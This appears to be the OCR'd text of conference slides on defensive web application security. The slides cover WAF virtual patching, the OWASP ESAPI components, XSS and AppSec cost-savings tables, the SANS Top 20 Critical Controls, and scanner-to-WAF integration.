


If you don’t have code access or if code updates/patches will break functionality, then virtual patching may be your only option.

If you have full code access, fix it in the code.

Image – OWASP Best Practices: Use of Web Application Firewal

OWASP Enterprise Security API (ESAPI)



Custom Enterprise Web Application

Enterprise Security API

Authenticator

User

AccessController

AccessReferenceMap

Validator

Encoder

HTTPUtilities

Encryptor

EncryptedProperties

Randomizer

Exception Handling

Logger

IntrusionDetector

SecurityConfiguration

Existing Enterprise Security Services/Libraries

http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

Small Project Costs to Handle XSS

Cost Area	Typical	With Standard XSS Control
XSS Training	1 days	2 hours
XSS Requirements	2 days	1 hour
XSS Design (Threat Model, Arch Review)	2.5 days	1 hour
XSS Implementation (Build and Use Controls)	7 days	16 hours
XSS Verification (Scan, Code Review, Pen Test)	3 days	12 hours
XSS Remediation	3 days	4.5 hours
Totals	**18.5 days**	**4.5 days**


Potential Enterprise ESAPI Cost Savings

Cost Area	Typical	With ESAPI
AppSec Training (semiannual)	$270K	$135K
AppSec Requirements	250 days ($150K)	50 days ($30K)
AppSec Design (Threat Model, Arch Review)	500 days ($300K)	250 days ($150K)
AppSec Implementation (Build and Use Controls)	1500 days ($900K)	500 days ($300K)
AppSec Verification (Scan, Code Review, Pen Test)	500 days ($300K)	250 days ($150K)
AppSec Remediation	500 days ($300K)	150 days ($90K)
AppSec Standards and Guidelines	100 days ($60K)	20 days ($12K)
AppSec Inventory, Metrics, and Management	250 days ($150K)	200 days ($120K)
Totals	**$2.43M**	**$1.00M**

Critical Situational Awareness Questions

- Can you detect when web clients are acting abnormally?
- Can you correlate web activity to the responsible user?
- Can you identify if your web application is not functioning properly?
- Can you identify if/when/where your application is leaking sensitive information?
- Can you detect new or mis-configured web application resources?
- Does your operations, security and development staff utilize the same operational data to troubleshoot problems and remediate identified vulnerabilities?
- Can you quickly conduct proper incident response to confirm events?

SANS Top 20 Critical Controls



INTRO

Control 1: Inventory of Devices

Control 2: Inventory of Software

Control 3: Hardware & Software Configs

Control 4: Network Device Configs

Control 5: Boundary Defense

Control 6: Maintenance Monitoring & Analysis

Control 7: Application Software Security

Control 8: Administrative Privileges

Control 9: Need to Know Access

Control 10: Continuous Assessment

Control 11: Account Monitoring & Control

Control 12: Malware Defenses

Control 13: Limitation & Control

Control 14: Wireless Device Control

Control 15: Data Loss Prevention

Control 16: Secure Network Engineering

Control 17: Penetration Tests

Control 18: Incident Response

Control 19: Data Recovery

Control 20: Skills Assessment & Training

Click For More Details

http://www.sans.org/critical-security-controls/

Critical Control 7: Application Software Security


- ***How can this control be implemented, automated, and its effectiveness measured?***
  - QW: ***Organizations should protect web applications by deploying web application firewalls*** that inspect all traffic flowing to the web application for common web application attacks, including but not limited to Cross-Site Scripting, SQL injection, command injection, and directory traversal attacks. For applications that are not web based, deploy specific application firewalls if such tools are available for the given application type.
- **Control 7 Metric:**
  - The system must be capable of detecting and blocking an application-level software attack attempt, and must generate an alert or send e-mail to enterprise administrative personnel within 24 hours of detection and blocking.
  - While the 24 hour and one hour timeframes represent the current metric to help organizations improve their current state of security, in the future, organizations should strive for even more rapid alerting, with notification about an application attack attempt being sent within two minutes.

WAF Virtual Patching

Sentinel finds a vulnerability in the customer's Web applications. With "virtual patching," a vulnerability can be fixed via a Web application firewall.

The linkage between WhiteHat Sentinel and the WAF completes the security loop from vulnerability checking and detection to remediation.

Scanner data is used to tune the WAF policies to block attempts to exploit the vulnerability.



Conclusion/Questions

- Questions?
- Email
  - Ryan.Barnett@breach.com
  - rcbarnett@gmail.com
- Blog
  - http://tacticalwebappsec.blogspot.com

Web Application Security Consortium